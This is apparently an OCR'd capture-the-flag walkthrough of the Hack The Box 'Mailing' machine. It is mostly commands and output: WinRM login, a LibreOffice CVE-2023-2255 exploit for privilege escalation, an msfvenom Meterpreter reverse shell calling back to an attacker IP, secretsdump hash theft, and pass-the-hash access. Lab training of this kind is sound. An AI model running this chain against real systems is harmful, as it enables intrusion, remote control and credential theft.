
USER: maya

PASS: m4y4ngs4ri

I was able to use the credentials to connect to the machine using WinRM and read the user flag

```
evil-winrm -u maya -p m4y4ngs4ri -P 5985 -i 10.129.85.229
```

Screenshot Evidence



USER FLAG: 2e6cb71fc3ebbd5d280cabcb368ccc4b

PrivEsc

In my enumeration I found an older version of LibreOffice installed

```
cd "C:\Program Files\LibreOffice\Readmes"
type readme_en-US.txt
```

Screenshot Evidence

```
*Evil-WinRM* PS C:\Program Files\LibreOffice\Readmes> type readme_en-US.txt


================================================================================

LibreOffice 7.4 ReadMe

================================================================================
```

I ran a Google search for "**libreoffice 7.4 exploit**" and that can execute commands using admin privileges when a file is opened with the desired permissions
REFERENCE: https://github.com/elweth-sec/CVE-2023-2255

```
# On attack machine find the group name to elevate into
net user
net user Administrador

# Download exploit and generate file
git clone https://github.com/elweth-sec/CVE-2023-2255.git
cd CVE-2023-2255/
python3 CVE-2023-2255.py --cmd 'net localgroup Administradores maya /add' --
output 'tobor.odt'
```

On the target machine I needed to find a directory I can save this file in that will allow me to elevate my permissions.
There is a not normally existing directory "**Important Files**" with no files in it I can see, where Administradores has Full Control

```
icacls "C:\Important Documents"
```

Screenshot Evidence

```
*Evil-WinRM* PS C:\Important Documents> icacls "C:\Important Documents"
C:\Important Documents MAILING\maya:(OI)(CI)(M)
                       BUILTIN\Administradores:(I)(OI)(CI)(F)
                       NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
                       BUILTIN\Usuarios:(I)(OI)(CI)(RX)
                       NT AUTHORITY\Usuarios autentificados:(I)(M)
                       NT AUTHORITY\Usuarios autentificados:(I)(OI)(CI)(IO)(M)

Successfully processed 1 files; Failed processing 0 files
```

I used WinRM to upload the exploit odt file

```
upload tobor.odt
```

Screenshot Evidence

```
*Evil-WinRM* PS C:\Important Documents> upload tobor.odt

Info: Uploading /home/rosborne/HTB/Boxes/Mailing/tobor.odt to C:\Important Documents\tobor.odt

Data: 40700 bytes of 40700 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Important Documents>
[HTB] 0:ovpn  1:msf  2:bash  3:evil-winrm* 4:bash-
```

I ran the exploit and verified I now have “Adminstradores” permissions

```
./tobor.odt
net user maya
```

Screenshot Evidence

```
*Evil-WinRM* PS C:\Important Documents> ./tobor.odt
*Evil-WinRM* PS C:\Important Documents> net user maya
User name                    maya
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2024-04-12 4:16:20 AM
Password expires             Never
Password changeable          2024-04-12 4:16:20 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   2024-07-06 10:31:14 PM

Logon hours allowed          All

Local Group Memberships      *Administradores      *Remote Management Use
                             *Usuarios             *Usuarios de escritori
Global Group memberships     *Ninguno
The command completed successfully.
```

I started a Metasploit listener


```
# Metasploit Commands
use multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 10.10.14.123
set LPORT 1337
run -j
```

I generated an msfvenom payload and uploaded it to the target

```
# On Attack Machine
sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.123 LPORT=1337
-f exe -a x86 -o tobor.exe

# In Evil-WinRM session
upload tobor.exe
& ./tobor.exe
```

I successfully caught a Meterpreter session

Screenshot Evidence



I was unable to use getsystem or hashdump so I moved to some impacket authenticated enumeration to get password hashes

```
secretsdump.py maya:m4y4ngs4ri@10.129.85.229
```

Screenshot Evidence

```
rosborne@toborfedora:~/HTB/Boxes/Mailing$ secretsdump.py maya:m4y4ngs4ri@10.129.85.229
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Target system bootKey: 0xe48032e07c396415754917a5cddd064e
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:e349e2966c623fcb0a254e866a9a7e4c:::
localadmin:1001:aad3b435b51404eeaad3b435b51404ee:9aa582783780d1546d62f2d102daefae:::
maya:1002:aad3b435b51404eeaad3b435b51404ee:af760798079bf7a3d80253126d3d28af:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] DefaultPassword
MAILING\maya:m4y4ngs4ri
[*] DPAPI_SYSTEM
dpapi_machinekey:0x6ae066e13000e96db530290957d2eb4c29bf3d91
dpapi_userkey:0xc55f2e678125be838218463f73bc5f8442dc0ea2
[*] NL$KM
 0000   BB 60 EA 5A 21 D6 F6 68  92 C6 BF 06 E2 48 29 68   .`.Z!..h.....H)h
 0010   40 7B C7 0D 39 75 D5 B5  E9 3F 81 35 45 EA 99 F9   @{..9u...?.5E...
 0020   FB 4D 90 27 AD F6 11 E4  EC 18 3D 40 FE 31 CC 65   .M.'......=@.1.e
 0030   22 0D DF 53 16 A1 06 9C  91 90 05 BF 03 D5 6F 36   "..S..........o6
NL$KM:bb60ea5a21d6f66892c6bf06e2482968407bc70d3975d5b5e93f813545ea99f9fb4d9027adf611e4ec183c
[*] Cleaning up...
rosborne@toborfedora:~/HTB/Boxes/Mailing$
```

Dumped Hashes

```
Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:e349e2966c623fcb0a254e866a9a7e4c:::
localadmin:1001:aad3b435b51404eeaad3b435b51404ee:9aa582783780d1546d62f2d102daefae:::
maya:1002:aad3b435b51404eeaad3b435b51404ee:af760798079bf7a3d80253126d3d28af:::

MAILING\maya:m4y4ngs4ri

dpapi_machinekey:0x6ae066e13000e96db530290957d2eb4c29bf3d91
dpapi_userkey:0xc55f2e678125be838218463f73bc5f8442dc0ea2

NL$KM:bb60ea5a21d6f66892c6bf06e2482968407bc70d3975d5b5e93f813545ea99f9fb4d9027adf611e4ec183d4
0fe31cc65220ddf5316a1069c919005bf03d56f36
```

I used evil-winrm to use a pass the hash technique to access the server and read the root flag

```
evil-winrm -i 10.129.85.229 -u localadmin -H 9aa582783780d1546d62f2d102daefae -
P 5985
```

Screenshot Evidence

```
*Evil-WinRM* PS C:\Users\localadmin\Documents> type C:\Users\localadmin\Desktop\root.txt
17268ed31d694ae663ee47f836ceddbf
*Evil-WinRM* PS C:\Users\localadmin\Documents> whoami
mailing\localadmin
*Evil-WinRM* PS C:\Users\localadmin\Documents> hostname
MAILING
*Evil-WinRM* PS C:\Users\localadmin\Documents> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::2293:f9b9:399f:dfeb
   Temporary IPv6 Address. . . . . . : dead:beef::4044:2368:735e:1eef
   Link-local IPv6 Address . . . . . : fe80::575:4da3:9b2c:1caa%14
   IPv4 Address. . . . . . . . . . . : 10.129.85.229
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:2bb5%14
                                       10.129.0.1
*Evil-WinRM* PS C:\Users\localadmin\Documents>
```

I closed my previous meterprter session, started the listener again and ran tobor.exe as localadmin to catch a new Meterpreter shell.
I was then able to use hashdump and getsystem

Screenshot Evidence

```
[*] Started reverse TCP handler on 10.10.14.123:1337

[*] Sending stage (176198 bytes) to 10.129.85.229
[*] Meterpreter session 2 opened (10.10.14.123:1337 -> 10.129.85.229:49779) at 2024-07-07 14

meterpreter >
meterpreter > hashdump
Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
localadmin:1001:aad3b435b51404eeaad3b435b51404ee:9aa582783780d1546d62f2d102daefae:::
maya:1002:aad3b435b51404eeaad3b435b51404ee:af760798079bf7a3d80253126d3d28af:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:e349e2966c623fcb0a254e866a9a7e4c:::
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter >
```

ROOT FLAG: 17268ed31d694ae663ee47f836ceddbf